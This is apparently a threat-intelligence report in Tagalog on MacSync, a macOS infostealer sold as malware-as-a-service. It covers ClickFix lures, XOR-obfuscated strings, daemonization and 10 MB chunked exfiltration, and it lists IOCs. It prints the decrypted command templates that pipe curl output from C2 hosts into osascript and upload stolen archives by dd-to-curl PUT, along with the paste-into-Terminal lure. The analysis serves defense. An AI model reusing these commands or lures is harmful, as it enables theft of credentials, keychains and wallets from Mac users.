Executive Buod
Ang MacSync Stealer ay isang pamilya ng mga magnanakaw ng impormasyon sa macOS at mga remote-access stager na idinisenyo upang maiwasan ang pagtuklas at ibinebenta nang komersyo sa ilalim ng modelong malware-as-a-service (MaaS).
Sa kadena ng pag-atake, ang mga binary ng MacSync ay mga native stager at multi-part exfiltration engine. Sa halip na mga standalone harvester, ang mga payload ay magaan na 64-bit Mach-O executable na tahimik na humihiwalay mula sa mga terminal session, direktang naglo-load ng mga credential-dumping module sa memorya, at maaasahang nag-e-exfiltrate ng mga ninakaw na credential pabalik sa imprastraktura ng kampanya.
Ang MacSync ay pangunahing inihahatid sa pamamagitan ng ClickFix social engineering at search engine malvertising. Gumagamit ito ng modular, multi-tier na estratehiya sa pagpapatupad upang malampasan ang Apple Gatekeeper, XProtect, at endpoint detection and response (EDR) mga kagamitan habang pinapanatili ang kaunting bakas ng paa sa disk.
- Pag-demonize ng Sesyon ng Lihim: Sa pagpapatupad, humihiwalay ang MacSync mula sa controlling terminal session gamit ang mga system call ng POSIX fork() at setsid(). Ito ay muling nagko-repare sa PID 1 (launchd) at nagre-redirect sa stdin, stdout, at stderr papunta sa /dev/null para hindi lumabas ang mga error message at process output sa console.
- Pag-obfuska ng Single-Byte XOR na Batay sa TemplateUpang maiwasan ang mga static na lagda at awtomatikong pagkuha ng string, itinatago ng mga binary ng MacSync ang mga functional na string (kabilang ang mga C2 endpoint, command-line argument, API header, at pansamantalang mga path ng file) gamit ang isang naka-inline na klase ng template ng C++ (ObfuscatedString Sa runtime, idine-decrypt ng binary ang mga string na ito papunta sa mga local stack buffer gamit ang single-byte XOR.
- Dinamikong AppleScript Pipeline sa Loob ng Memorya: Iniiwasan ng stager ang pagsusulat ng mga credential-dumping script sa disk. Sa halip, kumokonekta ito sa mga C2 server sa pamamagitan ng HTTPS gamit ang mga custom header (tulad ng api-key: at mga campaign token) at direktang ipinapadala ang tugon sa /usr/bin/osascript sa pamamagitan ng stdin. Pinapayagan nito ang mga attacker na i-update ang mga stealer payload sa server-side nang hindi muling kino-compile ang client binar.
- 10 MB na Fault-Tolerant Chunked Exfiltration: Para maglipat ng malalaking ninakaw na archive (naglalaman ng mga vault ng browser, mga system Keychain, at mga database ng cryptocurrency wallet), hinahati ng MacSync ang mga file sa 10 MB na piraso. Kinukuha nito ang bawat slice gamit ang native na dd utility at ina-upload ang mga ito nang sunud-sunod sa pamamagitan ng mga HTTP PUT request, gamit ang exponential backoff para subukang muli ang mga nabigong paglilipat.
- Paglilinis sa Sarili na Anti-Forensics: Agad na nililinis ng stager ang mga pansamantalang file sa disk. Sa sandaling magbalik ang C2 server ng tugon sa HTTP 200 na nagkukumpirma sa naka-chunk na upload, binubura ng malware ang local status file (/tmp/.httpcode) at ang naka-stage na archive (/tmp/osalgogging.zip).
Mga Pinagmulan ng Threat Actor at Malware-as-a-Service (MaaS) Ecosystem
Lumitaw ang MacSync noong 2025, kung saan iniuugnay ito ng mga pampublikong ulat sa naunang Mac.C Stealer at sa pagkakakilanlan ng developer na "Mentalpositive." Threat intelSinusubaybayan ng ligence ang MacSync bilang isang operasyon ng Malware-as-a-Service (MaaS), na nagbibigay ng malware at sumusuporta sa imprastraktura sa iba pang mga cybercriminal.
Ipinapakita ng ebidensya ang malinaw na pagkakaiba sa pagitan ng pagbuo ng malware at mga operasyon ng kampanya. Ang mga build ng MacSync ay kadalasang may kasamang mga identifier na partikular sa deployment, habang ang mga kampanya ay umaasa sa mga setup ng paghahatid na pinamamahalaan nang nakapag-iisa at umiikot na imprastraktura ng backend. Natukoy ng CIS ang isang s3 build tag na naka-link sa isang affiliate build, at kalaunan ay inugnay ng Microsoft ang mahigit 30 domain batay sa mga paulit-ulit na URI path, mga katangian ng kahilingan, mga header ng API-key, at pag-uugali ng exfiltration.
Pangunahing umaasa ang distribusyon ng MacSync sa social engineering kaysa sa mga pagsasamantala sa software. Naghahatid ang mga kampanya ng malware sa pamamagitan ng malvertising, SEO poisoning, mga nakompromisong website, mga pekeng software at AI installer, at mga pahina ng ClickFix na nanlilinlang sa mga biktima na patakbuhin ang mga command sa Terminal.
Bagama't natukoy ng pampublikong pananaliksik ang mga artifact sa pag-develop ng wikang Ruso sa ilang sample ng MacSync, hindi sapat ang mga marker na ito upang maiugnay ang malware sa isang partikular na aktor ng banta o sindikato ng kriminal.
Ang kaugnay na imprastraktura ay sumusunod sa ilang partikular na pattern ng pag-uugali na magagamit pa rin anuman ang pag-ikot ng mga domain. Kasama sa pag-uugaling ipinapakita ng MacSync sample at loader ang mga kahilingang C2 na ginawa sa /dynamic?txd= na may API-key na nakatakda sa header pati na rin ang pangongolekta ng datos na ginagawa nang lokal bago i-upload sa pamamagitan ng /gate?buildtxd= gamit ang mga parameter na upload_id, chunk_index, at total_chunks.
Mga kaakibat na kampanya: Paghahatid ng ClickFix
Ang MacSync ay madalas na ipinamamahagi sa pamamagitan ng mga kampanyang ClickFix na nagta-target sa mga gumagamit ng macOS. Sa halip na samantalahin ang mga kahinaan ng software, ang mga pag-atakeng ito ay umaasa sa social engineering upang linlangin ang mga biktima na kopyahin at patakbuhin ang mga utos sa Terminal sa ilalim ng pagkukunwari ng mga installer ng software, mga pagsusuri ng CAPTCHA, mga error sa pag-download, o mga prompt sa pag-troubleshoot.
Bagama't inilalarawan ng mga pampublikong ulat ang maraming kampanya ng MacSync ClickFix na may pabago-bagong mga pang-akit, setup ng paghahatid, at payload, hindi ipinapakita ng kasalukuyang ebidensya na lahat ng mga ito ay kabilang sa iisang aktor ng banta o na ang imprastraktura ng MacSync ay direktang gumagana sa ilalim ng ClearFake.
Ang ClearFake / Network ng Pamamahagi ng Trapiko (TDS)
Nagde-deploy ang mga affiliate ng Traffic Distribution Systems (TDS), tulad ng Keitaro TDS, sa mga nakompromisong website at ad network upang iruta ang mga bisita batay sa kanilang operating system. Sa pamamagitan ng pagsuri sa browser na User-Agent, nire-redirect ng TDS ang mga bisita ng Windows sa mga chain na namamahagi ng LummaC2 , Stealc , o Vidar , habang nagpapadala ng mga bisita ng macOS sa mga funnel ng impeksyon ng MacSync ClickFix.
Mga Pang-akit sa Social Engineering at Panggagaya sa Brand
Ginagaya ng mga kampanyang MacSync ang mga sikat na tool sa produktibidad, pagmemensahe, at pagbuo ng software upang i-target ang mga propesyonal:
| Ginaya na Tatak / Tema | Senaryo ng Mapanlinlang na Pang-akit | Target na Demograpiko |
| Google Meet / Zoom | “Error sa Mikropono/Audio: I-click ang Ayusin para ayusin ang driver ng audio ng iyong macOS.” | Mga manggagawang pangkorporasyon na nasa remote worker, mga kandidato sa trabaho, sangkot sa mga panloloko sa panayam |
| Claude AI / ChatGPT | “I-download ang Claude AI Desktop para sa macOS / Ayusin ang Koneksyon sa WebSockets.” | Mga inhinyero ng software, mga mananaliksik ng AI, mga siyentipiko ng datos |
| Cloudflare / Turnstile | "I-verify na ikaw ay tao: Buksan ang Terminal at i-paste ang verification code." | Pangkalahatang trapiko sa web, mga negosyante ng crypto, mga gumagamit ng forum |
| Docker / Notion / Cursor | Mga Google Search Ad na may poison na nag-aalok ng mga pekeng native desktop installer | Mga developer ng software, mga inhinyero ng DevOps, mga tech lead |
| TradingView / Mga App ng Crypto | "I-update ang iyong chart engine para makita ang real-time na datos ng merkado." | Mga negosyanteng crypto na may mataas na net worth, mga mamumuhunan sa DeFi |
Pandaigdigang Telemetrya Heograpiko at Epekto sa Industriya

Heograpikong Telemetriya
Threat intelIpinapakita ng mga ulat ng ligence na pangunahing tinatarget ng mga kampanya ng MacSync ang mga rehiyon na may malawakang paggamit ng macOS enterprise, mga sektor ng pagpapaunlad ng teknolohiya at software, at mga aktibong komunidad ng cryptocurrency o Web3. Ipinapakita ng telemetry noong Agosto 2026 na ang Estados Unidos ang may pinakamalaking bahagi ng mga detection, na sinusundan ng United Kingdom, Germany, Japan, Canada, France, Singapore, Australia, India, at Netherlands at mga bansang Nordic.
Mga Naka-target na Sektor ng Industriya
| Sektor ng Industriya | Mga Pangunahing Tungkulin sa Target | Mga Ari-ariang Mataas ang Halaga | Banta ng Vector / Pang-akit | Epekto sa Operasyon |
| Mga Startup ng Software Engineering at Tech | Mga Full-Stack Developer, DevOps Engineer, AI Researchers | Mga pribadong key ng SSH, mga token ng AWS/GCP, mga kredensyal ng GitHub/GitLab, mga file na .env | Pag-malvertise na nagpapanggap na Claude AI, Cursor IDE, Docker Desktop, Notion | Pagkuha ng cloud, pagnanakaw ng source code, kompromiso sa supply chain |
| Cryptocurrency at Web3 | Mga Nag-develop ng Blockchain, Mga Mangangalakal ng DeFi, Mga Miyembro ng DAO, Mga Tagapamahala ng Pondo | Datos ng vault ng MetaMask, Phantom, Coinbase, TronLink; mga file ng wallet ng Exodus/Electrum | Mga pekeng link ng pulong sa Web3, mga pang-akit sa pag-update ng TradingView | Pagkaubos ng wallet, hindi awtorisadong paglilipat ng token, pagnanakaw ng smart-contract key |
| Lakas-Paggawa sa Korporasyon na Malayuang Paggawa | C-Suite, HR, Sales at Marketing | Data ng macOS Keychain, mga token ng Slack/Discord, mga sesyon ng Google Workspace/Okta | Mga pag-aayos ng pekeng mikropono o camera sa Google Meet/Zoom | Pag-hijack ng pagkakakilanlan, pang-aabuso sa session-cookie, pag-pivot ng internal network |
| Mga Kontratista ng Gobyerno at Depensa | Mga kawani at kontratista ng SLTT | Mga kredensyal sa portal ng gobyerno, mga profile ng VPN, mga kredensyal ng empleyado | Pag-malvertise ng search engine, mga nakompromisong website ng munisipyo | Hindi awtorisadong pag-access ng munisipyo, pagkakalantad sa sensitibong datos ng mamamayan |
| Fintech at Financial Services | Mga Analistang Pinansyal, Mga Mangangalakal ng Quant, Mga Accountant | Mga token ng sesyon ng pagbabangko, mga kredensyal sa accounting, data ng payment card | Mga pekeng tagatingin ng invoice, mga "pag-aayos" sa pag-render ng PDF | Pandaraya sa pananalapi, mga hindi awtorisadong wire transfer ng korporasyon |
Kadena ng Pag-atake ng MacSync

- Paunang Impeksyon (ClickFix Trick): Gumagamit ang mga may-akda ng malware ng malvertising sa mga search engine kung saan naghahanap ang mga biktima ng ilang software. Nakakarating sila sa malisyosong web page (tulad ng pekeng Claude AI chatbot, Update sa Seguridad ng Apple, Taga-install ng Crypto Wallet), na nagpapakita ng mensahe ng error na humihiling sa biktima na isagawa ang isang utos sa window ng Terminal (curl -s … | zsh).
- Yugto 1 (Shell Wrapper Script): Ang malisyosong script ay tumatakbo sa kapaligiran ng Terminal at agad na inilulunsad ang proseso sa background.
- Yugto 2 (Base64 Payload): Binabawasan ng wrapper script ang isang background payload (daemon_function) na nagpapatupad ng native Mach-O binary stager (ang aming sampol: com.utils.Launcher).
- Yugto 3 (Dynamic AppleScript Stealer): Gumagawa ang binary ng query sa /dynamic?txd=… sa C2 server na may custom header (api-key: de62a2f4…) at direktang ipinapadala ito sa osascript. Hinihiling ng AppleScript ang system password ng user, ninanakaw ang lahat ng data ng keychain, at itinatapon ang mga database, session cookies, SSH keys, Telegram session, at crypto wallets para... /tmp/osalgogging.zip.
- Yugto 4 (RAT na may Pagtitiyaga): Ang payload ay nagpapatupad ng isa pang Mach-O RAT na nagpapatuloy gamit ang direktoryong ~/Library/LaunchAgents/ sa pamamagitan ng pagpapalit ng pangalan ng sarili nito bilang com.google.keystone.plist o com.apple.sync.plist.
- Yugto 5 (Katulong ng TCC): Gumagamit ng ad-hoc signed helper program para humiling at kumuha ng mga pahintulot para sa Pagre-record ng Screen ng macOS.
- Yugto 6 (Pag-exfiltrate at Pag-alis ng mga Artifact): Natutukoy ng programang Mach-O na ito ang pagkakaroon ng /tmp/osalgogging.zip, hinahati ito sa mga tipak ng 10 MB (0xA00000 bytes) gamit ang dd, ipinapadala ang data gamit ang HTTP PUT sa /gate?buildtxd=…, at tinatanggal /tmp/osalgogging.zip at /tmp/.httpcode.

Daloy ng Pagpapatupad ng Binary
Inilalarawan ng larawan sa ibaba ang kumpletong runtime lifecycle ng MacSync stager binary mula sa unang pagpapatupad hanggang sa huling paglilinis ng artifact.
Pagkilala sa File at Static Metadata

Mga Katangian ng Static na File
| katangian | Halaga ng Istatiko | Mga Tala |
| Pangalan ng File | 9ff32f7c0108e9d27a3b491edf04827b6ca025f44db68aeadc44eeb97c9aab11 | Pagpapangalan ng Hash ng SHA-256 |
| file Format | Mach-O 64-bit x86_64 na maipapatupad | Manipis na Binary (Isang Arkitektura) |
| Mach-O Magic | 0xFEEDFACF (MH_MAGIC_64) | 64-bit na Mach-O Header |
| Uri / Subtipo ng CPU | CPU_TYPE_X86_64 (0x01000007) / LAHAT (0x00000003) | Arkitektura ng Intel 64-bit |
| Sukat ng file | 38,800 bytes | 0x9790 byte |
| MD5 | 9678f71ea4cccbc3d511dc8d7f24b113 | Cryptographic Hash |
| SHA-1 | 59508d071661ea70fa5fcbe6f9e2fb72506e57df | Cryptographic Hash |
| SHA-256 | 9ff32f7c0108e9d27a3b491edf04827b6ca025f44db68aeadc44eeb97c9aab11 | Pangunahing Halimbawang Hash |
| Mga Bandila ng Kompilasyon | PIE, TWOLEVEL, BINDS_TO_WEAK, WEAK_DEFINES, NOUNDEFS | Posisyon na Malayang Maipapatupad |
| Address ng Puntos ng Pagpasok | 0x100000e30 (_pangunahin) | Seksyon __TEXT.__text |
Mga Detalye ng Paglagda ng Kodigo

| katangian | halaga | Mga Tala |
| Katayuan ng Lagda | Nilagdaan nang ad-hoc (mga flag=0x2(adhoc)) | Walang lagda ng Developer ID na inisyu ng Apple |
| Tagapagpakilala ng Paglagda | com.utils.Launcher | Naka-embed na code-signing identifier |
| CDHash | d182eb7cba0ffa42d770d7b0d3499e49f24163a2 | Hash ng Direktoryo ng Kodigo |
| CMSDigest | d182eb7cba0ffa42d770d7b0d3499e49f24163a2662494ae615713c5f04b5260 | Buod ng paglagda ng kodigo |
| TeamIdentifier | hindi nakatakda | Walang Apple Developer Team ID; nagpapahiwatig ng ad-hoc signing |
Pag-obfuscate ng String at Pagbawi ng Key
Reverse Engineering ng Cryptographic Engine
Ang isang static strings analysis na isinagawa sa bare binary ay walang nakitang mga URL, file path, o command reference sa clear. Ang mga reference sa _ main ay nagbunga ng 19 na reference sa isang C++ template class:
| katangian | halaga |
| Simbolo ng Sira | __ZNK16ObfuscatedStringILm...EE7decryptEv |
| Simbolo ng Pagkasira | ObfuscatedString ::decrypt() const |
| Saklaw ng Address | 0x100002350 - 0x100002740 |

Natukoy ang single byte na xor key: 0xAA (Decimal: 170, Binary: 10101010).

Para ma-decrypt ang lahat ng naka-encrypt na byte string nang hindi nalalaman ang anumang plaintext nang maaga, ang sumusunod na standalone script ay pinapatakbo:

Output ng programa ng decryption

Pag-decrypt ng XOR String at Layout ng Imbakan at Layout ng Imbakan
Operasyon ng XOR ng Hardware (/tmp/.httpcode)
Ang sumusunod na talahanayan ay nagpapakita ng mga aktwal na operasyon na nagaganap sa loob ng CPU register ecx (xor ecx, 0xaa) para sa status file path sa 0x100002a2e.
| # ng byte | Naka-encrypt na Hex | Susi ng XOR | Na-decrypt na Hex | Katangian |
| 0 | 0x85 | 0xAA | 0x2F | / |
| 1 | 0xDE | 0xAA | 0x74 | t |
| 2 | 0xC7 | 0xAA | 0x6D | m |
| 3 | 0xDA | 0xAA | 0x70 | p |
| 4 | 0x85 | 0xAA | 0x2F | / |
| 5 | 0x84 | 0xAA | 0x2E | . |
| 6 | 0xC2 | 0xAA | 0x68 | h |
| 7 | 0xDE | 0xAA | 0x74 | t |
| 8 | 0xDE | 0xAA | 0x74 | t |
| 9 | 0xDA | 0xAA | 0x70 | p |
| 10 | 0xC9 | 0xAA | 0x63 | c |
| 11 | 0xC5 | 0xAA | 0x6F | o |
| 12 | 0xCE | 0xAA | 0x64 | d |
| 13 | 0xCF | 0xAA | 0x65 | e |
| 14 | 0xAA | 0xAA | 0x00 | \0 |
Ang path na /tmp/osalgogging.zip ay binubuo sa pamamagitan ng mga stack literal at XOR decryption.
Reverse Engineering _main – Layout ng Memorya at Daemonisasyon
Pagbuo ng URL / Paghahanda ng Endpoint Naglo-load ang sample ng maraming fragment ng string na may kaugnayan sa URL (hal. https, http, asia., usa.) sa mga lokal na stack variable. Pagkatapos ay naglalaan ito ng 128 byte na lokal na buffer upang buuin ang string. Ang pagkakaroon ng mga regional domain fragment at HTTP(S) scheme ay nagpapahiwatig na ang mga network endpoint ay binubuo o pinipili sa runtime, na naglilimita sa visibility ng mga buong URL sa static analysis.

Pagdaemonya ng Proseso at Pagkukubli ng Stream (0x100000e30 – 0x100000f54)

- Pagpapatupad ng _Fork() (0x100000e69): Malinis na natatapos ang prosesong magulang sa pamamagitan ng pagbabalik ng 0. Agad itong lumalabas at nagbibigay ng kontrol pabalik sa terminal. Sa oras na ang prosesong anak ay muling ipaparente sa launchd na tumatakbo gamit ang PID 1.
- Paglikha ng Sesyon na _Setsid() (0x100000eb7): Ang prosesong anak ay humihiwalay mula sa kontroling terminal. Tinitiyak ng hakbang na ito na ang proseso ay hindi na nakatali sa anumang sesyon.
- Pagpigil sa Stream (0x100000efe – 0x100000f48): Inire-redirect ng child process ang input, standard output, at standard error nito sa /dev/null. Ginagawa ito gamit ang tatlong tawag sa _freopen(). Ang bawat tawag ay humahawak sa isa sa mga stream na epektibong nagpapatahimik sa anumang output o input activity.
Reverse Engineering _main – Dynamic C2 Polling at In-Memory AppleScript
Raw Binary Ninja High-Level IL Decompilation (0x100001070 – 0x100001300)

- Ang 0xc8 sa assembly ay decimal na 200 (HTTP 200 OK).
- Ang sub_100001e20() ay naglalaman ng na-decrypt na template ng utos: curl -k -s –max-time 12 -H “User-Agent: %s” -H “api-key: %s” “%s” | osascript.
- Ang AppleScript ay direktang ini-stream mula sa curl patungo sa osascript nang walang intermediate script file, ito ay direktang ipinapadala mula sa curl papunta sa /usr/bin/osascript binary ng Apple sa pamamagitan ng standard input.
Mga Katangian ng Static Configuration:
| katangian | halaga |
| Token ng Kampanya (txd) | c4f70f37daae63fe47b0c92adf006f8cf50b6c522ad572a4014275cf979013a0 |
| Token ng Pagpapatotoo ng Gate | api-key: de62a2f47d1c7dec2997f931a050a615 |
| Pangunahing Host | drivinguber.com |
| Fallback Host | newsinweb.com |
| Mga Panrehiyong Prefix | Asya. / Estados Unidos. |
Daloy ng Trabaho sa Pipeline ng Pagpapatupad
- Pangunahing Probe sa Kalusugan (drivinguber.com):

- Pagsusuri ng Katayuan: Binabasa ang /tmp/.httpcode sa pamamagitan ng _fscanf(“%d”, &code) at inaalis ang mga link sa /tmp/.httpcode.
- Pagpapatupad ng In-Memory Pipe (0x10000128e): Kung ang code ay == 200 (0xC8), ito ay magfo-format at magpapatakbo ng:

- Fallback Rotation: Kung mabigo ang primary, uulitin ito sa [https, http] [asia., usa.] gamit ang base newsinweb.com.
10MB Chunking Engine at Sistema V ABI

- Pag-verify ng Target: Tinatawag ang _stat$INODE64(“/tmp/osalgogging.zip” &stat_buf). Kung wala roon ang file o sero ang laki, maayos itong magtatapos (ibalik ang 0).
- Matematika sa Paghahati ng Integer Ceiling:Ang Total Chunks ay katumbas ng floor ng (file_size plus 0x9FFFFF hinati sa 0xA00000) (Ang nakapirming laki ng chunk ay 0xA00000 na 10,485,760 bytes o 10 MB).
- Tagatukoy ng Sesyon: Ginawa gamit ang snprintf(upload_id, 0x40 “%ld-%08x” time(NULL) rand()).
Algoritmo ng Pagsubok Muli na May Adaptive Backoff

Sinusubukan muli nang hanggang 8 beses na may adaptive backoff: Delay = (retry_index × 2) + 3 segundo (5s, 7s, 9s, 11s, 13s, 15s, 17s, 19s)
Mga Utos ng Shell na Isinasagawa sa pamamagitan ng _system()
| # | Operasyon | Template ng Format na Na-decrypt | Layunin |
| 1 | C2 Probe sa Kalusugan | curl -k -s –max-time 12 -H “User-Agent: %s” -H “api-key: %s” “%s” -o /dev/null -w “%%{http_code}” > %s 2>/dev/null | Sinusuri ang availability ng C2 at iniimbak ang HTTP status code sa /tmp/.httpcode. |
| 2 | Stage 3 In-Memory Stager | curl -k -s –max-time 12 -H “User-Agent: %s” -H “api-key: %s” “%s” | osascript | Dina-download ang remote AppleScript stealer at isinasagawa ito sa pamamagitan ng osascript. |
| 3 | Yugto 6 na Chunked Exfiltration | dd kung=%s bs=1 laktawan=%ld bilang=%ld 2>/dev/null | curl -k -s -X PUT –data-binary @- … | Hinahati ang /tmp/osalgogging.zip sa 10 MB na mga piraso at ina-upload ang bawat piraso sa pamamagitan ng HTTP PUT. |
Katutubong Proseso at Operasyon ng File ng POSIX
| # | Uri ng operasyon | Tawag sa Katutubong API | Target | Layunin ng Operasyon |
| 6 | Proseso ng Tinidor | _tinidor() | N / A | Agad na lalabas ang prosesong magulang upang humiwalay sa terminal. |
| 7 | Paghihiwalay ng Sesyon | _setsid() | N / A | Lumilikha ng isang bagong hiwalay na sesyon; ang bata ay nagiging isang malayang demonyo. |
| 8 | Pagkukubli ng Stream | _freeopen(“/dev/null”, “r”, *___stdinp) | / dev / null | Pinapatahimik ang karaniwang input. |
| 9 | Pagkukubli ng Stream | _freopen(“/dev/null”, “w”, *___stdoutp) | / dev / null | Pinapatahimik ang karaniwang output mula sa curl at osascript. |
| 10 | Pagkukubli ng Stream | _freeopen(“/dev/null”, “w”, *___stderrp) | / dev / null | Pinapatahimik ang standard error upang maiwasan ang mga alerto sa terminal. |
| 11 | Pag-verify ng File | _stat$INODE64(“/tmp/osalgogging.zip”, &stat_buf) | /tmp/osalgogging.zip | Bineberipika ang pagkakaroon at laki ng kinuhang archive ng data bago i-upload. |
| 12 | Paglilinis ng Katayuan | _unlink(“/tmp/.httpcode”) | /tmp/.httpcode | Binubura ang pansamantalang HTTP status-code file pagkatapos ng pagsusuri. |
| 13 | Paglilinis ng Archive ng Loot | _remove(“/tmp/osalgogging.zip”) | /tmp/osalgogging.zip | Binubura ang ninakaw na datos sa ZIP archive pagkatapos ng matagumpay na pag-exfiltration. |
Mga Indikasyon ng Kompromiso (IOC)
Mga Tagapagpahiwatig ng Host
| Uri ng Tagapagpahiwatig | halaga | paglalarawan |
| SHA-256 Hash | 9ff32f7c0108e9d27a3b491edf04827b6ca025f44db68aeadc44eeb97c9aab11 | Katutubong Mach-O Stager Binary |
| MD5 Hashing | 9678f71ea4cccbc3d511dc8d7f24b113 | Katutubong Mach-O Stager Binary |
| SHA-1 Hash | 59508d071661ea70fa5fcbe6f9e2fb72506e57df | Katutubong Mach-O Stager Binary |
| ID ng Paglagda ng Kodigo | com.utils.Launcher | Ad-hoc na pagkakakilanlan ng bundle ng lagda |
| CDHash | d182eb7cba0ffa42d770d7b0d3499e49f24163a2 | Hash ng Direktoryo ng Kodigo |
| Naka-stage na Archive | /tmp/osalgogging.zip | Harvest archive na naglalaman ng ninakaw na data |
| Katayuan ng File | /tmp/.httpcode | Pansamantalang file ng HTTP response code |
Mga Tagapagpahiwatig ng Network
| Uri ng Tagapagpahiwatig | halaga | paglalarawan |
| C2 Domain (Pangunahin) | drivinguber.com | Pangunahing Yugto 3 / Yugto 6 C2 server |
| C2 Domain (Fallback) | asia.newsinweb.com | Endpoint ng C2 ng rehiyon ng Asya na fallback |
| C2 Domain (Fallback) | usa.newsinweb.com | Endpoint ng C2 sa rehiyon ng US na maaaring i-fallback |
| C2 Root Domain | newsinweb.com | Fallback root domain |
| URI (Pag-download) | /dynamic?txd=c4f70f37daae63fe47b0c92adf006f8cf50b6c522ad572a4014275cf979013a0 | Dinamikong gate ng payload ng AppleScript |
| URI (Pag-upload) | /gate?buildtxd=c4f70f37daae63fe47b0c92adf006f8cf50b6c522ad572a4014275cf979013a0 | 10 MB chunked binary PUT upload gate |
| Pamagat ng Kahilingan sa HTTP | api-key: de62a2f47d1c7dec2997f931a050a615 | Token ng pagpapatotoo ng kampanya |
| Ahente ng Gumagamit ng HTTP | Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) CFNetwork/Darwin 26.0.0 AppleWebKit/537.36 | Ginayang User-Agent ng kliyente |
MITER ATT&CK Mapping
| Pantaktika | Technique ID | Pamamaraan | Pagpapatupad ng MacSync |
| Paunang Pag-access | T1204.002 | Pagpapatupad ng User | Nililinlang ng ClickFix lure ang mga user para isagawa ang isang malabong utos sa Terminal. |
| Pagpapatupad | T1059.002 | AppleScript | Nagpapatupad ng mga malayuang payload ng AppleScript sa pamamagitan ng /usr/bin/osascript. |
| Pagpapatupad | T1059.004 | Unix Shell | Nagpapatupad ng mga utos na /bin/sh. |
| Pagtitiyaga | T1543.001 | Ahente ng Paglulunsad | Nag-i-install ng malisyosong .plist sa ~/Library/LaunchAgents/. |
| Pag-iwas sa Depensa | T1027 | Pag-obfusible | Itinatago ng XOR 0xAA ang mga string at URL. |
| Pag-iwas sa Depensa | T1564.001 | Mga Nakatagong File | Gumagamit ng mga file na may dot-prefixed para sa pansamantalang data. |
| Pag-iwas sa Depensa | T1070.004 | Pagtanggal ng File | Binubura ang mga pansamantalang file pagkatapos mag-upload ng data. |
| Pag-iwas sa Depensa | T1036.005 | Nagbabalatkayo | Gumagamit ng com.utils.Launcher upang magmukhang isang lehitimong bahagi. |
| Pag-iwas sa Depensa | T1562.001 | Impair Defenses | Nire-redirect ang stdin, stdout, at stderr sa /dev/null. |
| Pag-access sa Kredensyal | T1555.001 | Keychain | Gumagamit ng security dump-keychain para ma-access ang mga nakaimbak na kredensyal. |
| Pag-access sa Kredensyal | T1539 | Mga Cookie ng Sesyon sa Web | Tinatarget ang mga database ng browser cookie para sa pagnanakaw ng session. |
| Pag-access sa Kredensyal | T1552.004 | Mga Pribadong Susi | Nangongolekta ng mga SSH key at mga kredensyal ng AWS. |
| Pagkatuklas | T1082 | Information System | Kinokolekta ang bersyon ng macOS, hardware UUID, at arkitektura ng CPU. |
| koleksyon | T1560.001 | I-archive ang Nakolektang Data | Ini-archive ang ninakaw na data sa /tmp/osalgogging.zip. |
| Command at Control | T1071.001 | Mga Protocol sa Web | Nakikipag-ugnayan sa C2 sa pamamagitan ng HTTPS/443. |
| Command at Control | T1105 | Paglipat ng Ingress Tool | Nagda-download ng mga pangalawang yugto ng AppleScript module. |
| Exfiltration | T1030 | Mga Limitasyon sa Laki ng Paglilipat ng Data | Hinahati ang archive sa 10 MB na piraso. |
| Exfiltration | T1048.003 | Alternatibong Protokol | Nag-a-upload ng mga binary chunks sa pamamagitan ng mga HTTP PUT request. |
May-akda: